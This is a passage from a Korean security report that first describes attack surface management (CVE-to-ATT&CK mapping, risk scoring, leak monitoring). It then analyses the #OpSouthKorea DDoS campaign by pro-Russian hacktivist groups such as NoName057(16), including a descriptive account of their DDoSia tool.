| CVE-2020-3292 | Cisco Small Business RV Series Router Firmware | exploitation_technique | T1190 | Exploit Public-Facing Application |
| CVE-2020-3292 | Cisco Small Business RV Series Router Firmware | exploitation_technique | T1078 | Valid Accounts |
| CVE-2020-3253 | Cisco Firepower Threat Defense Software | primary_impact | T1059 | Command and Scripting Interpreter |
| CVE-2020-3253 | Cisco Firepower Threat Defense Software | exploitation_technique | T1078 | Valid Accounts |
| CVE-2020-3233 | Cisco IOx | primary_impact | T1059.007 | JavaScript |

그림 3-6 MITRE TID(Technique ID)와 CVE ID 와의 mapping 예

4) https://cve.mitre.org/
5) https://cpe.mitre.org/
6) https://nvd.nist.gov/developers
7) https://ctid.mitre.org/

일단 MITRE 의 TID 와 mapping을 했다면 해당 TID를 TTP 로서 즐겨 사용하는 해커 그룹의 정보를 확인할 수 있다. [그림3-4]에서 볼 수 있듯이, MITRE ATT&CK에서는 TID와 163개(2025년 1월1일 기준)의 해커그룹간 연결정보를 제공하고 있다.





그림 3-7 MITRE ATT&CK에서 제공하는 해킹그룹 목록

즉, ASM을 이용하여 조직 내의 자산에 존재하는 취약점을 식별하게 되면, 이를 최대한 활용하여 어떤 TTP를 즐겨 활용하는 해커그룹에 공격당할 수 있을지에 대한 추가적인 정보를 유추할 수 있게 된다.
다만, MITRE ATT&CK 모델은 일종의 기초 framework의 역할로는 충분하지만, 현존하는 모든 CVE 정보 및 해커그룹의 데이터들을 ATT&CK 내에 포함하고 있지 않으므로, 상용 ASM 제품에는 각 보안업체들에서 자체적으로 구축한 데이터베이스를 활용하고 있다고 보면 된다.

## 4. 위험 분석 기술

ASM은 식별된 취약점 정보를 토대로, 영향 받는 자산들의 위험도를 risk 등급별 점수를 부여하여 보안관리자에게 제시하는 기능을 보유하고 있다. 단순히 CVE별 CVSS를 이용하여 위험도를 산정할 수도 있겠지만, 일반적으로 자산의 전반적인 보안 상태 및 평판점수를 토대로 하여 종합적인 위험도를 산정하게 된다. [그림3-5]는 ASM 상에 취약점을 보유한 자산들을 위험등급별로 리포팅하여 보안관리자가 위험도 기반으로 신속한 의사결정을 할 수 있도록 한 예시 화면이다.


그림 3-8 ASM 상에서 식별된 취약점, 영향받는 자산, 위험도를 산출한 예

## 5. 리포팅 기술

최근 ASM 솔루션에는 다양한 “Security for AI” 기술들이 적용되고 있다. 특히 진단결과에 대한 리포팅을 할 때, 식별된 취약점들 및 위협정보들에 대해 자동으로 보고서를 생성하여, 보안관리자가 우선순위 부여(prioritization)및 대응 처리(mobilization)가 용이하도록 지원하고 있다.

이를 위해 LLM과 같은 언어모델을 이용하여, AI가 살펴볼 가치가 있는 risk가 높은 위험들을 자동으로 선별하고 RAG를 이용하여 보안분야에 최적화된 컨텐츠를 포함하도록 보고서를 생성하는 기술들이 적극 적용되고 있다.

[그림3-6]는 ASM에서 LLM과 RAG 기술을 이용하여 보고서를 자동생성한 예이다.





그림 3-9 LLM 과 RAG를 이용한 보고서 자동 생성 예

## Ⅱ. ASM의 활용 방안

앞서 언급하였듯이 ASM은 [그림3-7]에서 보듯이 인터넷 상의 공간 상에 놓여 있는 IT자산들을 대상으로 공격표면 분석을 할 뿐 아니라, 인터넷과 다른 공간 즉, 다크웹 내에 조직의 민감한 정보(예: 고객 데이터베이스, 내부 기밀 정보)가 유통되고 있는지를 모니터링하여 보안관리자에게 리포팅을 하고 있다.
즉, ASM을 도입하게 되면, OSINT(Open Source Intelligence) 기반으로 인터넷 상에 유출된 정보를 탐지하고, 다크웹 검색과도 결합하여 위협을 더 명확하게 식별하는 것이 가능하게 된다.







그림 3-10 ASM을 통한 Internet 과 다크웹 검색

### 1. ASM으로 상시 민감정보 유출 점검에 활용

ASM을 이용하여 상시 취약점을 모니터링함과 동시에 다크웹 및 github 등 외부에 유출되어 있는 조직의 민감정보까지 한번에 검출하는 용도로 활용할 수 있다. 자동화를 통해 취약점 진단 및 정보유출 검색을 상시 수행할 수 있기 때문에, 근미래에 ASM은 취약점 진단 업무와 정보유출 감사 업무를 점차 대체해 나가게 될 것으로 예상된다.

- ASM으로 다크웹에 노출된 회사 내부 직원들의 계정을 식별한 예
- ASM으로 회사 서비스의 API key가 외부 github에 관리소홀로 노출되어 있는 것을 식별한 예




## 2. 저작권침해 탐지 솔루션과 연동한 사례

'누누티비' 사례에서 알 수 있었듯이, 국내외에 OTT 서비스 제공사(예: 넷플릭스/디즈니플러스/쿠팡 등)의 컨텐츠를 불법적으로 제공하는 사이트가 다수 존재한다.

이러한 사이트가 존재하는 것만으로도 컨텐츠 서비스 사업자들의 경우에는 수익에 치명적인 타격이 있을 뿐 아니라 회사 이미지에도 피해가 발생하기 때문에 이러한 불법사이트들에 적극 대응하여야 한다.

즉, 회사에서 제공 중인 컨텐츠 키워드들을 이용하여 검색한 뒤, 해당 컨텐츠들을 서비스하는 사이트들을 자동으로 식별하고 추적하는데 활용할 수 있다.

[그림3-8]는 TV니티라는 불법 영상 유포 사이트에서 저작권 침해를 하고 있음을 자동으로 식별해 내고, 채증까지 자동화한 사례이다. 즉, ASM과 저작권침해 탐지 솔루션과 연동하여 조직의 재무적 리스크 및 평판 리스크를 일으키는 사이트들을 식별 및 대응할 수 있게 된다.





그림 3-11 ASM과 저작권 침해탐지 솔루션과의 연계를 통한 위험관리

## Ⅲ. 결론

ASM은 (1)조직 내의 정보자산들을 상시 모니터링하고 취약점을 선제적으로 제거해 나갈 수 있다는 점, (2)외부에 노출된 자산 뿐 아니라 정보를 식별해 낼 수 있다는 점에서 보안관리자들의 security operation 효율을 높여주고 compliance에도 활용이 가능한 솔루션이다.

특히 외부에 노출되는 IT자산이 점차 증가할 수 밖에 없는 환경이 되어가고 클라우드 서비스 및 DevOps 문화의 확산에 따라, ASM의 도입 및 활용은 점차 증가하고 있다.

향후 ASM은 AI 기술과의 결합 및 기존 보안솔루션과의 연동을 통해 기업의 보안 활동을 종합관리할 수 있는 플랫폼으로 진화해 나갈 것으로 기대된다.

Part. 2

04

# 핵티비스트 공격 그룹의 #OpSouthKorea 캠페인 분석

S2W TALON

## Introduction

최근 핵티비스트 그룹 및 동맹 그룹들이 국내 정부 및 공공기관을 대상으로 한 DDoS 공격량이 증가하고 있다. DDoS는 Distributed Denial of Service의 약자로, 분산 서비스 공격을 의미하며 공격 대상 서버에 과도한 요청을 전송해 서비스에 장애를 일으키는 공격 기법이다. 핵티비스트 그룹들이 성공했다고 주장하는 국내 대상 DDoS 공격의 경우, 실제로 홈페이지가 지연되거나 다운된 경우도 있지만, 국제 통신 관문국에서 해외 IP를 차단하여 접속이 불가한 것을 공격에 성공했다고 판단했을 가능성도 높다.

핵티비스트들은 정치적인 이슈에 관련하여 딥다크웹 포럼에서보다 텔레그램에서 더 민감하게 반응하고 있으며, 관련 사이버 공격 및 데이터 유출 또한 많이 나타나고 있는데, 이는 텔레그램이 사용자들의 접근성이 좋아 사이버 보복 작전에 동참하도록 구독자를 선동하기 편리하고 채널 간 연합도 용이하기 때문으로 추정된다.

국가 간 정치적 갈등이 발생할 때마다 사이버 공간에서도 긴장이 고조되며, DDoS 공격 혹은 해킹 공격 등의 사이버 보복 작전이 벌어진다. 한국 정부가 우크라이나 지원 및 러북 군사 협력 공공 대응 의지를 드러냄에 따라, 핵티비스트 그룹들도 사이버 보복 작전 차원에서 한국을 공격했고, 이들은 해당 작전을 #OpSouthKorea(Operation South Korea)라고 칭한다.

S2W 위협 인텔리전스 센터는 정치·사회적 이슈에 따라 한국 및 미국, 유럽 등 주요 국가를 타겟으로 핵티비즘적 사이버 공격을 수행한 국제 해킹 그룹 관련 약 300개 채널 중, 최근 6개월 동안 #OpSouthKorea 를 선언하며 국내 대상 공격을 수행한 텔레그램 채널을 분석하여 그들의 공격 동기와 이력, 각국의 해커 그룹들과 유기적으로 연합하는 특성에 대해 살펴보았다.

### 핵티비스트 그룹별 공격 배경 및 최초 공격 사례

핵티비스트들은 정치적 이슈에 빠르게 반응하고 그들의 영향력을 행사하기 위해 다수의 유저가 쉽게 대상에 피해를 줄 수 있는 DDoS 공격을 주로 활용하며, 일부 그룹의 경우 타겟 국가와 관련된 기업 및 기관에 대한 해킹 공격으로 획득한 민감 데이터를 유출 및 판매한다.





그림 4-1 (左)데이터베이스 탈취 인증, Admin Access 유출 메시지(右)DDoS 공격 인증 메시지

핵티비스트의 주도 하에 텔레그램에서 진행된 #OpSouthKorea 캠페인은 이번이 처음이 아니다. 텔레그램 내 #OpSouthKorea 캠페인은 정치적 이슈가 발생할 때마다 진행되었고, 2024년 주요 #OpSouthKorea 타임라인은 아래와 같다.

## #OpSouthKorea TimeLine

사이버 해킹 그룹 간 네트워크 규모가 커지면서 정보와 자원을 공유하고 협력하여 공격을 계획하거나 실행하는 방식이 점차 조직화되고 있으며, 정치적으로 동일한 목표를 가진 다른 국가 소속 해킹 그룹과도 연합함에 따라 공격 범위가 전세계를 대상으로 확대되고 있다. 최근 진행된 #OpSouthKorea 캠페인을 시작하고 한국을 공격한 주요 핵티비스트 그룹에 대한 설명은 하단에서 확인할 수 있다.

## 1. РусскаяОперативнаяГруппировка | RTF(a.k.a. Russian Task Force)

РусскаяОперативнаяГруппировка | RTF가 속해있는 Holy League 연합은 다수의 해킹 그룹들이 가입되어 있는 대표적인 연합체로, NATO와 유럽을 타겟으로 하는 해커 연합 High Society와 이스라엘을 타겟으로 하는 해커 연합 7 October Union의 합병으로 설립되었다. 7 October Union 태그를 적극 활용하며 친팔레스타인 해커들과도 연합하여 이스라엘 대상 공격을 수행한다.


그림 4-2 Holy League 설립 배경 및 목적

2024년 10월 23일, 사이버 보복 작전 #OpSouthKorea 캠페인을 선언했고, 10월 26일 Anonymous France와 연합하여 대한민국 해군 웹사이트를 대상으로 DDoS 공격을 시도했다. 해군 웹사이트 이후로 미국 테마파크 SeaWorld를 대상으로 DDoS 공격을 한 차례 더 진행한 후 전체 공격 활동을 멈추었고, 11월 4일 사이버 공격 중단을 암시하며 채널을 폐쇄했다.





그림 4-3 РусскаяОперативнаяГруппировка | RTF의 #OpSouthKorea 선언 및 공격 메시지

## 2. Z-Pentest

Z-Pentest는 주로 공장 원격 제어 설비를 해킹하고, 디페이스(화면 변조) 공격을 수행한다. Z-Pentest는 직접적으로 #OpSouthKorea를 선언하지는 않았지만 한국 대상 보복 공격을 시작했다. NoName057(16)에 의해 #OpSouthKorea에 참여하는 그룹들이 많아지자, 그 흐름에 꾸준히 한국 대상 해킹 공격이 지속되었고, #OpSouthKorea에 참여하는 타 그룹들과 적극적으로 연합을 맺으며 결속력을 높이기도 했다.

첫 공격은 나주시에 위치한 곡물 창고 원격 제어 설비가 대상이었고, 그 후에도 #OpSouthKorea의 일환으로 농사 시설 재배 및 관개 시스템, 호스텔 객실 관리 프로그램 등에 침투하였다.





그림 4-4 Z-Pentest의 한국 공격 동기 및 인증 메시지

## 3. Noname057(16)

NoName057(16)은 정치적 이슈에 민감하게 대응하며 정치적 이념이 맞는 여러 국가의 해킹 그룹들과 연합하여 타국가 정부 기관 대상 DDoS 공격을 수행한다. 2022년 3월 채널을 개설하여, 우크라이나의 정치 선전을 돕는 성격의 글을 게시하는 미디어를 대상으로 공격을 예고했으며, 채널 개설 직후에는 우크라이나만 타겟하여 공격하다가 NATO 회원국으로 영역을 확장하여 공격을 수행하고 있다.

NoName057(16)은 정치적 성향이 맞는 다른 그룹들과 적극적으로 연합하는 경향이 있어, 같은 국적의 그룹뿐만 아니라, 연합을 맺고 있는 정치적 이슈와 무관한 다른 국적의 그룹까지도 NoName057(16)의 캠페인에 동참한다. 이러한 NoName057(16)의 특성은 #OpSouthKorea에 참여하는 그룹 수를 늘리는 데 큰 역할을 했다.

2024년 11월 4일, 한국이 우크라이나에 군품 지원을 할 가능성이 있다며 서울특별시 홈페이지, 서울특별시 분야별정보, 서울교통공사, 한국철도공사, 코레일 예매 사이트, 정부24, 국회, 국회사무처, 국회예산정책처, 국회입법조사처를 대상으로 DDoS 공격을 시도하며 사이버 보복 작전의 시작을 알렸다.





그림 4-5 NoName057(16)의 #OpSouthKorea 선언 및 공격 메시지

### 3.1. DDoSia 공격 도구

NoName057(16)은 'DDoSia'라는 자체 DDoS 서비스를 무료로 공유하여 함께 공격에 참여할 것을 선동하고, 참여자 중 공격 성공 및 기여도가 자체 평가 상위 10위에 드는 멤버들에게 금전적 보상을 제공하며 비전문가 및 대중의 참여를 이끌고 영향력을 키운다.

DDosia는 Golang 언어를 기반으로 Windows, Linux, Mac 환경에서 실행 가능한 바이너리로 작성되었으며, 최근에는 Android APK 형태로도 배포되고 있다. 텔레그램 봇을 통해 도구를 배포하기도, 해당 도구가 원활하게 동작하는데 필요한 기능을 지원하기도 한다. 그림 6과 같이 NoName057(16)측에서 제공하는 DDoSia 사용 설명서인 "Instructions for participants of the DDoSia Project"에 따르면 해당 도구를 설치한 클라이언트의 컴퓨터는 자발적으로 DDoSia 프로젝트의 일원이 되며, NoName057(16)이 선정한 국가에 영향을 준다는 내용이 명시되어 있다.

English version

This document (instructions) is intended to describe the process of launching special software (hereinafter referred to as the "client") to assist the NoName057(16) in conducting DDoS attacks on websites of countries unfriendly to Russia.

DDoSia Project is voluntary and consists of a network of volunteer devices, including several thousand computers where volunteers have personally installed our client software. Each time they run it, they increase the impact on targets (websites of countries unfriendly to Russia) selected by the NoName057(16).

그림 4-6 DDoSia 사용 설명서 中 일부

## 4. Народная Cyber A рмия(a.k.a. People's Cyber Army)

Народная Cyber A р мия는 러시아어를 사용하는 텔레그램 해킹 그룹으로 정치적 이슈에 민감하게 대응하며, 주로 다른 텔레그램 그룹들과 연합하여 타국가 정부 기관 대상 DDoS 공격을 수행한다. Народная Cyber A р мия는 오픈소스 공격 도구인 MHDDoS, Aura-DDoS 를 채널에 공유하며 DDoS 공격에 활용하고 있다.

Народная Cyber A рми는 애국자들로 구성된 팀이라며 핵티비스트적 정체성을 드러냈고, 채널 개설 초기에는 우크라이나 대상 공격에 집중하는 경향을 보였으나, 점차 공격 대상을 확대하였다.

Народная Cyber A рми는 2024년 6월에 진행된 #OpSouthKorea를 최초 선동한 이력이 있다. 2024년 11월 5일, 동료인 NoName057(16)의 공격에 동참한다고 언급하며 대한민국 환경부 홈페이지 대상 DDoS 공격을 시도했고, Народная Cyber A рмия의 한국 대상 공격은 11월 10일까지 지속되었다.


그림 4-7 Народная CyberA рми의 #OpSouthKorea 선언 및 공격 메시지

## 5. ALIGATOR BLACK HAT

